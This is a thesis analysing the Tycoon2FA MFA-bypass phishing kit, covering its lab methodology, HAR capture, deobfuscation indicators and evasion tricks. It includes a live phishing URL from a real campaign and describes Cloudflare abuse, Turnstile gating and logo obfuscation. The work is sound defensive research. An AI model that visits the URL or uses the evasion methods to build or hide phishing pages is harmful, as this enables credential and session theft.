UNIVERSITY OF PIRAEUS

School of Information and Communication Technologies
Department of Informatics

Thesis

Thesis Title: **Τίτλος Διατριβής:**	**Tycoon 2FA Phishing Kit Analysis** **Ανάλυση του Tycoon 2FA Phishing Kit**
Student's name-surname:	**Christos Michail Katagis**
Father's name:	**Dimitrios**
Student's ID No:	**Π18067**
Supervisor:	**Constantinos Patsakis, Professor**

September 2026 / Σεπτέμβριος 2026

Abstract

Adversary-in-the-Middle (AiTM) Phishing-as-a-Service (PhaaS) platforms have industrialized credential theft and session hijacking, allowing operators with minimal expertise to bypass multi-factor authentication (MFA) at scale. Tycoon2FA is among the most widely deployed of these kits, yet much of its internal operation remains poorly documented and, in places, mischaracterized in public reporting. This thesis provides an empirical, end-to-end analysis of the Tycoon2FA attack flow, reconstructed from digital forensic artifacts left in the victim's browser during a representative set of real-world campaigns. The work maps how the kit uses dynamic single-page web frameworks to mirror legitimate login interfaces while running anti-analysis logic in the background. It examines three layers of this logic in particular: client-side defenses against inspection, initial environment validation, and parameter-driven gateway routing, all of which serve to frustrate automated analysis. To recover the kit's underlying behavior from heavily packed and protected scripts, a progressive deobfuscation methodology is developed that isolates execution logic while preserving functional integrity. The reconstructed sequences are then executed in a local instrumented analysis environment, enabling controlled capture of network telemetry and observation of browser-state changes across the DOM, storage, and cookies. The thesis then analyzes the live reverse-proxy relay established between the victim's browser and the adversary infrastructure. It corrects a recurring claim in industry reporting about how this relay maintains connection state, showing that the architecture depends on asynchronous HTTP request/response cycles rather than persistent WebSocket channels. For the MFA bypass specifically, it documents the division of labor between synchronous credential collection and recursive asynchronous polling loops used to monitor out-of-band approvals, across both standard and federated identity environments. Finally, it traces the post-compromise lifecycle of session-cookie harvesting and token injection. These findings are consolidated into a set of detection heuristics and threat-hunting signatures that support proactive identification of active Tycoon2FA staging infrastructure through internet-wide asset scanning.

Περίληψη

Οι πλατφόρμες Adversary-in-the-Middle (AiTM) Phishing-as-a-Service (PhaaS) έχουν βιομηχανοποιήσει την υποκλοπή διαπιστευτηρίων (credential theft) και το session hijacking, επιτρέποντας σε άτομα με ελάχιστη τεχνογνωσία να παρακάμπτουν το multi-factor authentication (MFA) σε μαζική κλίμακα. Το Tycoon2FA συγκαταλέγεται στα πιο ευρέως διαδεδομένα από αυτά τα kits, ωστόσο μεγάλο μέρος της εσωτερικής του λειτουργίας παραμένει ανεπαρκώς τεκμηριωμένο και, κάποιες φορές, εσφαλμένα αποτυπωμένο στις δημόσιες αναφορές. Η παρούσα πτυχιακή εργασία παρέχει μια εμπειρική, end-to-end ανάλυση της ροής επίθεσης (attack flow) του Tycoon2FA, ανακατασκευασμένη από ψηφιακά ιατροδικαστικά ίχνη (digital forensic artifacts) που αφέθηκαν στον browser του θύματος κατά τη διάρκεια ενός αντιπροσωπευτικού συνόλου πραγματικών εκστρατειών (campaigns). Η εργασία χαρτογραφεί τον τρόπο με τον οποίο το kit χρησιμοποιεί dynamic single-page web frameworks για να προσομοιώνει γνωστά login interfaces, εκτελώντας παράλληλα anti-analysis λογική στο παρασκήνιο. Συγκεκριμένα, εξετάζει τρία επίπεδα αυτής της λογικής: Client-side άμυνες ενάντια σε inspection, Αρχικό environment validation, Parameter-driven gateway routing. Όλα τα παραπάνω λειτουργούν συνδυαστικά ώστε να δυσχεραίνουν την αυτοματοποιημένη ανάλυση. Για την ανάκτηση της υποκείμενης συμπεριφοράς του kit από heavily packed & protected scripts, αναπτύχθηκε μια μέθοδος προοδευτικού deobfuscation που απομονώνει τη λογική εκτέλεσης διατηρώντας ανέπαφη τη λειτουργική της ακεραιότητα. Οι ανακατασκευασμένες ακολουθίες εκτελούνται στη συνέχεια σε ένα τοπικό, instrumented περιβάλλον ανάλυσης, επιτρέποντας τον ελεγχόμενο εντοπισμό network telemetry και την παρατήρηση μεταβολών στο browser-state κατά μήκος του DOM, του storage και των cookies. Ακολούθως, η διατριβή αναλύει το live reverse-proxy relay που εγκαθιδρύεται ανάμεσα στον browser του θύματος και την υποδομή του επιτιθέμενου. Διορθώνει έναν επαναλαμβανόμενο ισχυρισμό των αναφορών του κλάδου σχετικά με το πώς αυτό το relay διατηρεί το connection state, αποδεικνύοντας ότι η αρχιτεκτονική βασίζεται σε ασύγχρονους κύκλους HTTP request/response και όχι σε persistent WebSocket channels. Ειδικά για την παράκαμψη του MFA, καταγράφεται ο καταμερισμός εργασίας ανάμεσα στη σύγχρονη συλλογή διαπιστευτηρίων και στα recursive asynchronous polling loops που χρησιμοποιούνται για την παρακολούθηση out-of-band approvals, τόσο σε standard περιβάλλοντα όσο και federated identity. Τέλος, ιχνηλατείται ο post-compromise κύκλος ζωής του session-cookie harvesting και του token injection. Τα ευρήματα αυτά ενοποιούνται σε ένα σύνολο detection heuristics και threat-hunting signatures, υποστηρίζοντας τον προληπτικό εντοπισμό ενεργών υποδομών Tycoon2FA staging μέσω internet-wide asset scanning.

Contents

1. Introduction

The evolution of cyber-enabled social engineering has reached a critical juncture where traditional defensive measures are increasingly bypassed by architectural innovations. At the core of this shift is phishing, a vector that has evolved from rudimentary deceptive content into a sophisticated technical discipline involving the manipulation of web protocols and authentication flows. For the computer scientist, modern phishing is best understood not merely as a "fraudulent email," but as a deliberate attack on the integrity of the user-to-application session. By exploiting the

inherent trust between the client-side browser and the server-side identity provider, adversaries have developed methods to subvert even the most robust authentication protocols.

1.1 From Credential Harvesting to Adversary-in-the-Middle (AiTM)

Historically, phishing relied on "static" harvesting, where a victim was tricked into submitting credentials into an attacker-controlled database. However, the global adoption of Multi-Factor Authentication (MFA) effectively neutralized this approach by requiring a secondary, ephemeral secret. In response, threat actors transitioned to **Adversary-in-the-Middle (AiTM)** architectures. In an AiTM scenario, the attacker deploys a transparent reverse proxy between the victim and the legitimate service. As this research reveals, modern kits deploy sophisticated Single Page Applications (SPAs) that use asynchronous HTTP requests (AJAX) to relay authentication logic in real-time, intercepting session cookies or "tokens" once the MFA challenge is completed. This represents a session-hijacking attack that renders password possession irrelevant, as the attacker gains the fully authenticated state of the victim's browser session.

1.2 The Industrialization of Fraud: Phishing-as-a-Service (PhaaS)

The complexity required to maintain real-time reverse proxies and evade bot-detection has led to a market shift mirroring the legitimate software industry: **Phishing-as-a-Service (PhaaS)**. Much like SaaS, PhaaS is part of the Crime-as-a-Service model and the Malware-as-a-Service ecosystem. PhaaS platforms commoditize attack infrastructure. A central developer maintains the proxy engine and obfuscation layers, while subscribers pay for access to a dashboard to launch campaigns. This abstraction of technical complexity has lowered the entry barrier for cybercrime, allowing low-skill actors to execute high-impact, MFA-bypass attacks at scale.

1.3 The Tycoon2FA Ecosystem as a Research Focus

Within this landscape, the **Tycoon2FA** phishing kit has emerged as one of the most resilient and high-volume platforms to date. Continuing its operations through the significant infrastructure disruptions of early 2026, Tycoon2FA represents the state-of-the-art in AiTM design. Its use of sophisticated defense evasion, catastrophic backtracking regex traps, and DOM vanishing techniques makes it a critical subject for technical analysis. This research performs a forensic deconstruction aiming to document the latest Tactics, Techniques, and Procedures (TTPs) of Tycoon2FA based on a vast empirical sample size.

1.4 Technical Rationale

Traditional forensic analysis often focuses on ephemeral network indicators like IP addresses. However, Tycoon2FA employs rapid infrastructure migration and dynamic URL generation (via tools like RandExp) to defeat Web Application Firewalls (WAFs). Therefore, this research adopts a **behavioral-logic rationale**. By performing a "black box" analysis of the core JavaScript handler scripts and the state-machine logic of the SPA, we can identify immutable patterns in how the kit interacts with the browser, ensuring defensive efficacy regardless of underlying network shifts.

1.5 Problem Statement

Despite the threat, existing documentation often lags behind the kit's rapid development and typically relies on analyzing isolated, single-instance attacks. This research addresses: (1) **Unprecedented Attack Volume** challenging existing mitigation; (2) **Information Obsolescence** due to rapid post-March 2026 iterations; and (3) a **Reactive Defense Posture** that relies on ephemeral IoCs rather than durable behavioral patterns across a broad spectrum of samples.

1.6 Research Objectives and Significance

The primary objective of this research is to perform a comprehensive forensic analysis of the Tycoon2FA execution chain across a wide array of recently captured samples. By transitioning from a static analysis of payloads to a behavioral heuristic model, this study seeks to identify immutable patterns within the Tycoon2FA architecture to facilitate proactive detection efforts. The significance of this study lies in its ability to equip practitioners with a longitudinal view of the kit’s evolution, grounded in a sample size that significantly exceeds currently published threat intelligence reports.

1.7 Scope and Limitations

This research focuses on the technical deconstruction of client-side and proxy logic. It does not involve active disruption of live Command and Control (C2) infrastructure. Instead, it relies on localized mock C2 simulation and DevTools interception. Analysis is based on a large corpus of samples collected between late 2025 and May 2026; results may vary for future architectural iterations.

2. Literature Review

The academic and industrial study of phishing has transitioned from static harvesting pages to dynamic AiTM architectures. This section synthesizes existing research regarding the Tycoon2FA ecosystem, tracing its emergence from 2023 to its post-disruption state in May 2026.

2.1 Origins and Technical Lineage

Tycoon2FA analysis was brought to the mainstream in early 2024 by **Sekoia.io** as a sophisticated iteration of the **Dadsec OTT** framework. Technical decomposition by **Cybereason** highlights its modular structure and use of obfuscated JavaScript to mirror authentication flows. The kit leverages probabilistic filtering via services like **Cloudflare Turnstile** to filter security crawlers before presenting high-fidelity impersonations of Microsoft 365 or Google portals.

2.2 Scale and Industrial Impact

By early 2026, Tycoon2FA dominated the PhaaS market, with Microsoft reporting volumes of over 30 million malicious emails monthly. Sandbox data from **ANY.RUN** corroborates this, consistently ranking Tycoon among top threats. This scale underscores the kit's efficacy in bypassing MFA through the real-time interception of session cookies.

2.3 Expanding Beyond Current Literature

On March 4, 2026, a coordinated operation by Microsoft's Digital Crimes Unit disrupted Tycoon2FA infrastructure. However, forensic monitoring by **CrowdStrike** observed quick recovery. While existing threat intelligence reports provide valuable point-in-time analysis, they often lack comprehensive deobfuscation of the underlying state machine across multiple variants. This research expands upon current literature by analyzing an unprecedented volume of distinct Tycoon2FA samples, providing a comprehensive breakdown of its asynchronous HTTP (AJAX) communication patterns, 2FA division of labor, and dynamic obfuscation engines.

3. Methodology

This chapter outlines the systematic approach used to analyze the Tycoon2FA execution chain. Because the kit relies heavily on anti-analysis routines, a specialized "black box" methodology was developed to safely isolate, trigger, and document the Adversary-in-the-Middle flow.

3.1 Environment Configuration and Simulation

To safely observe the kit's behavior, a network-isolated laboratory environment was established using a hardened Firefox DevTools configuration. To bypass the kit's built-in cloaking mechanisms such as catastrophic backtracking regex traps and `debugger` detection loops, the browser was configured to ignore pausing on exception statements and to persist network logs across redirects. Additionally, a local mock Command and Control (C2) server was deployed to

simulate the attacker's backend, allowing the research to safely intercept and analyze the kit's AJAX requests and DOM mutations without transmitting live data to threat actors.

3.2 Forensic Analysis Framework

Following the collection of raw HTTP Archive (HAR) logs, a structured analysis process mapped the kit's actions from "Pre-Click" to "Gatekeeping." The research specifically analyzed the Single Page Application (SPA) architecture, focusing on how the kit uses JavaScript event listeners rather than traditional page loads to transition between authentication views (e.g., username harvesting versus password interception).

3.3 Progressive Deobfuscation Strategy

The core of the methodology rests on a **Progressive Deobfuscation Strategy**. Because Tycoon2FA utilizes complex obfuscation implementations including string pooling, control flow flattening and dead code injection, achieving total semantic equivalence in a single pass is highly error-prone. Therefore, a dual-pass approach was used:

- **Phase 1 (Safe Baseline):** Low-risk transformations to unpack arrays, resolve dynamic strings, and simplify expressions, yielding a functional script used as the source of truth.
- **Phase 2 (Aggressive Mapping):** High-risk Abstract Syntax Tree (AST) transformations to reverse control flow flattening, revealing the underlying logic of the `sendAndReceive` and `validate` functions.

This rigorous approach allowed for the transparent mapping of the kit's synchronous and asynchronous handling of 2FA labor, forming the basis for the technical analysis in the subsequent chapters.

Here, it is worth mentioning that from all the samples analyzed, there was one that did not include obfuscation on the SPA delivery part of the attack. This sample was very useful as it helped confirmed already documented findings and verify that the developed deobfuscation methods had no errors.

4. Technical Decomposition

4.1 Introduction and Methodological Guidelines for Analysis

This section outlines the standardized procedure for conducting forensic analysis of Adversary-in-the-Middle (AiTM) phishing kits. It is intended to guide researchers through the systematic process of identifying, extracting, and

examining malicious infrastructure discovered during incident response engagements or proactive threat intelligence operations.


AiTM phishing kits constitute pre-packaged toolsets that enable threat actors to efficiently deploy fraudulent infrastructure designed to intercept sensitive information, primarily authentication credentials and session tokens. Analyzing these architectures facilitates a comprehensive understanding of attacker Tactics, Techniques, and Procedures (TTPs), aids in the identification of Indicators of Compromise (IoCs), and directly supports proactive detection and response efforts. The primary focus of this chapter is the thorough deconstruction of the operational TTPs inherent to these proxy engines.

The analytical techniques presented and evaluated below were derived from the empirical observation of multiple distinct samples attributed to the specific phishing architecture, of Tycoon2FA. This documentation serves as a methodological framework applicable to the analysis of various phishing implementations observed in contemporary incident response. The primary toolset utilized for this analysis includes browser Developer Tools (DevTools), code editors, Threat Intelligence (TI) platforms, isolated sandbox environments, and Generative Large Language Models (LLMs) for code deobfuscation.

It is critical to note that, according to multiple industry telemetry sources, AiTM attacks facilitated by Phishing-as-a-Service (PhaaS) kits constitute the most frequently recorded attack vectors throughout recent years.

For instance, telemetry from public sandbox environments such as **ANY.RUN** indicates that the top two categories of analyzed samples globally were directly attributed to phishing kit activity.

Figure from December 2025:



Methodological Disclaimer: This analysis does not presume direct access to the server-side source code hosted on the threat actor's infrastructure. Consequently, the research employs a "Black Box" analytical methodology, operating strictly from the client-side perspective. In a formal forensic context, this approach can be characterized as forensic archaeology, reconstructing the hidden server-side logic based entirely on observable client-side artifacts.

4.1.1 Preliminary Environmental and Operational Guidelines

- Establish a network-isolated environment utilizing a dedicated browser profile devoid of active, signed-in sessions.
- Maintain active Developer Tools (DevTools) sessions for the duration of the analysis, as numerous forensic artifacts require continuous monitoring.
- Strictly utilize realistic, synthetic (dummy) credentials; under no circumstances should live or legitimate authentication data be submitted to the phishing infrastructure.
- Systematically capture and retain necessary artifacts (e.g., HTTP Archive (HAR) files, JavaScript payloads, visual captures) for subsequent static analysis utilizing platforms such as Google's HAR Analyzer (which also provides prescriptive guidance on correct capture generation).

4.1.2 Browser DevTools Configuration (Firefox Environment)

Strict configuration of the browser's inspection environment is a prerequisite prior to initiating the attack simulation.

1. Initialize the Developer Tools interface (F12).
2. Disable execution pausing on `debugger` statements:
   - Navigate to the Sources / Debugger panel.
   - Deactivate the “Pause on debugger statement” control (ensuring the pause mechanism is not active).
   - Ensure the “Pause on exceptions” feature is similarly disabled.
3. Configure the Network monitoring panel:
   - Enable the **Disable cache** directive located in the top control row.
   - Access the configuration menu (Gear icon) and activate **Persist Logs** to prevent the loss of forensic data across HTTP redirects.
   - Right-click the column header array and enable the Start Time metric (**Timings** → **Start Time**).
   - Sort the network traffic chronologically (oldest to newest) by clicking the Start Time header.
4. Optional configurations: Within the Network panel, enable WebSocket (WS) filters to observe socket traffic, alongside Fetch/XHR filters, to isolate specific asynchronous data exchanges.

Rationale: *(See Appendix A.4.1)*

4.1.3 Execution of the Phishing Attack Simulation

This phase involves the controlled execution of the full attack sequence to generate the empirical network and DOM logs necessary for subsequent forensic review.

- With the DevTools environment fully configured, initiate the phishing URL within the active tab.
- Allow all initial HTTP redirects to resolve and ensure the webpage is fully rendered.
- Replicate the anticipated click-path and behavioral flow of a standard victim.
- Submit the pre-defined synthetic credentials into the input fields.
- Monitor the Network panel, utilizing the 'All' filter or specific 'Fetch/XHR', 'Doc', and 'JS' filters as required by the analysis parameters.

- Maintain chronological sorting (Start Time) to continuously observe the sequential GET/POST request chain.

In the majority of iterations, the terminal step of this simulation involves the submission of credentials to the proxy infrastructure, which typically generates the critical POST request required by the attacker for credential harvesting.

4.1.4 Forensic Analysis of Captured Network Evidence

Upon the conclusion of the simulated attack, the primary forensic artifacts are the network logs captured within the browser's DevTools. Recognizing the volatile nature of active sessions with malicious infrastructure, it is necessary to preserve these artifacts immediately. The industry standard for this preservation is the generation of an HTTP Archive (HAR) file.

A HAR file utilizes a JSON-formatted schema where the primary forensic data is nested within the `log` object. This object contains both capture metadata and the raw empirical evidence of the network transactions.

Sample Format of a HAR file:


```
{
  "log": {
    "version": "1.2",
    "creator": {
      "name": "Firefox",
      "version": "145.0.2"
    },
    "browser": {
      "name": "Firefox",
      "version": "145.0.2"
    },
    "pages": [
      {
        "id": "page_1",
        "pageTimings": {
          "onContentLoad": 544,
          "onLoad": 549
        },
        "startedDateTime": "2025-12-02T12:12:54.822+02:00",
        "title": "https://plugin.thoodeazo.sa.com/cu50wmxtpa2?c2d812b7c871b2-833246fe9ccd41f01e1eb2710b9-d117bd61db150dbc6910a742ca7418-bc1a4436b60e580b77bf991cf5/"
      }
    ],
    "entries": [
      {
```



The hierarchical structure of a standard HAR file is detailed below:

Field Name	Type	Description
`version`	string	The version number of the HAR format (e.g., `"1.2"`).
`creator`	object	Information pertaining to the specific tool that generated the log (e.g., Chrome DevTools, Fiddler).
`browser`	object (optional)	Information regarding the browser environment utilized for the capture.
`pages`	array of objects (optional)	A comprehensive list of all exported page loads, including precise page

Field Name	Type	Description
		load timings.
`entries`	**array of objects (Required)**	The core dataset of the HAR file; an array cataloging all individual HTTP requests and their corresponding responses.

The critical data driving this investigation resides within the `entries` array. This array predominantly consists of serialized sub-objects representing specific `request` and `response` entities.

These objects encapsulate all relevant metadata for a specific HTTP transaction, including the HTTP method, URL endpoint, cryptographic headers, and session cookies. HAR files can be subsequently re-imported into a browser environment for retroactive analysis.




Furthermore, command-line JSON processors, such as `jq`, serve as highly effective utilities for parsing and projecting specific data points from the raw JSON structure.

For instance, the following `jq` query programmatically extracts and prints all recorded URL endpoints from a specified HAR file:


```
    jq -r '.log.entries[] | .request.url, .response.url | select(.)'
'plugin.thoodeazo.sa.com_Archive [25-12-02 12-18-10].har'
```

Methodological Note: Analysts must remain aware that certain browser environments may truncate response payloads if they exceed specific buffer limits.




The majority of the forensic deconstruction relies on the inspection of the following data categories:

- **Client-Rendered Data:** Analysis of responses to HTTP GET requests as rendered by the browser engine.



  - Analysts must also aggressively inspect raw response payloads, as malicious data is frequently transmitted in formats that are not immediately visible within the rendered HTML view.
- **Exfiltrated Data:** Inspection of HTTP POST request bodies transmitted back to the threat actor's Command and Control (C2) infrastructure.



- **HTML Source Code:** Granular inspection of the page structure, including explicitly hidden elements.
- **JavaScript Payloads:** Analysis of the client-side operational logic. Extracted `.js` artifacts should be preserved for offline analysis within an Integrated Development Environment (IDE), optionally augmented by AI-assisted code analysis APIs.
  - Specific algorithmic indicators of obfuscation or dynamic execution to search for include:
    - `const reverse = s => s.split('').reverse().join('');`
    - `const join = (...parts) => parts.join('');`
    - `.split(":")`
    - `.split('')`
    - `.join(' ')`
    - Dynamic DOM injection methods (e.g., `document.write(atob(...))`).
    - `new Function`
    - `atob`
    - `btoa`
    - `eval`
- **Opaque Payloads:** Identification of abnormally long, unstructured strings, which require the determination of their underlying encoding, compression, or encryption status.
  - Common obfuscation mechanisms for such data include XOR-based ciphers or LZ-String implementations (for JavaScript-based compression/decompression).
- **Threat Intelligence (TI) Correlation:** Systematically cross-referencing every identified HTTP endpoint against public TI databases to establish infrastructure lineage.
- **Base64 Decoding:** Utilizing `atob("BASE64STRING")` for standard text extraction, or employing a secure decode wrapper for UTF-8 encoded strings:

```
// Safe decode function for UTF-8 Base64
const s = atob("BASE64STRING");
const decoded = decodeURIComponent(escape(s));
console.log(decoded);
```

- If the aforementioned function throws an exception, the underlying payload is highly likely a binary blob.
- If the decoded output exhibits a JSON structure, it must be parsed via `JSON.parse()`.
- A standard operational procedure involves copying the obfuscated string from the HAR evidence, decoding it via a JavaScript Console utilizing `atob`, and preserving the raw HTML/JS output for offline, static review.
- Furthermore, malicious scripts designed to decode and execute encoded payloads typically rely on secondary helper functions to seamlessly decrypt large data chunks directly into functional HTML or JavaScript content within the DOM.

In practice, forensic indicators and investigative steps are highly variable. While subsequent sections of this analysis will detail specific artifacts observed, it is impossible to codify an exhaustive list of all potential investigation techniques, as specific TTPs evolve rapidly and differ substantially across various Phishing-as-a-Service iterations.


A detailed, empirical presentation of the technical findings derived using these methodologies, specifically focusing on the Tycoon2FA phishing architecture, is presented in the following sections.

4.2 Forensic Analysis and Technical Commentary


4.2.1 Evasion and Anti-Analysis Mechanisms

The Tycoon2FA phishing kit employs a sophisticated, multi-layered approach to defense evasion. Analysis across multiple samples reveals the systemic integration of the following mechanisms designed to thwart both automated security scanners and manual forensic analysis.

- **Abuse of Legitimate Cloud Infrastructure (e.g., Cloudflare):**
  - **Hosting:** Threat actors frequently leverage legitimate Cloudflare infrastructure, specifically `*pages.dev` and `*workers.dev` domains, to host phishing payloads. This grants the malicious endpoints rapid deployment capabilities and inherently valid HTTPS certificates, thereby bypassing basic reputation-based filtering. (Fortra)
  - **Probabilistic Filtering:** The kit employs Cloudflare Turnstile CAPTCHAs to gate the phishing page, effectively filtering automated web crawlers, security bots, and dynamic analysis sandboxes prior to exposing the malicious payload.



- However, empirical observation indicates that these mechanisms are not static; phishing endpoints frequently rotate between different evasion techniques on a highly accelerated basis (e.g., shifting infrastructure every few days or weeks).







- While alternative infrastructure providers are occasionally observed in Tycoon2FA campaigns (such as AWS Storage Buckets), Cloudflare currently appears to be the primary service provider abused by these threat actors.

- **JavaScript Obfuscation:**
  - Code obfuscation serves a critical function, rendering the platform highly resilient and significantly complicating reverse engineering efforts by security researchers.
  - This technique is systematically used to evade static analysis tools such as email gateways, web crawlers, and antivirus scanners that rely on identifying known malicious strings or fixed programmatic signatures. Obfuscation effectively neutralizes pattern-matching detection.
  - Throughout the majority of the attack chain, obfuscation is achieved via standard Base64 encoding. However, subsequent phases of the execution flow use highly complex, multi-layered obfuscation techniques designed specifically to defeat automated analysis.

- **Visual Obfuscation and Signature Evasion:**
    - Because numerous security solutions effectively flag static HTML elements that mimic legitimate portals (e.g., official logos or layout structures), the phishing kit dynamically crafts its Document Object Model (DOM) to ensure inspecting engines cannot recognize the impersonation.
    - One primary methodology involves visual tricks that bypass static security solutions without altering the perceived user experience. For example, the kit crafts non-standard Microsoft logos that visually match the original but differ programmatically:

Microsoft

- - Additional comparative methodologies include:

Phishing Page Architecture	Legitimate Identity Provider (IdP) API	Forensic Commentary
		The phishing kit attempts to evade static analysis via Page Title and favicon inspection. Subtle modifications to the `.ico` resource are utilized to break cryptographic hashes used by defenders.
		The legitimate Microsoft logo utilizes a standard `<img>` tag sourcing from an official Content Delivery Network (`aadcdn.msftauth.net`). Conversely, the phishing page utilizes a `<div>` element and imports the logo via a dynamically evaluated CSS class.
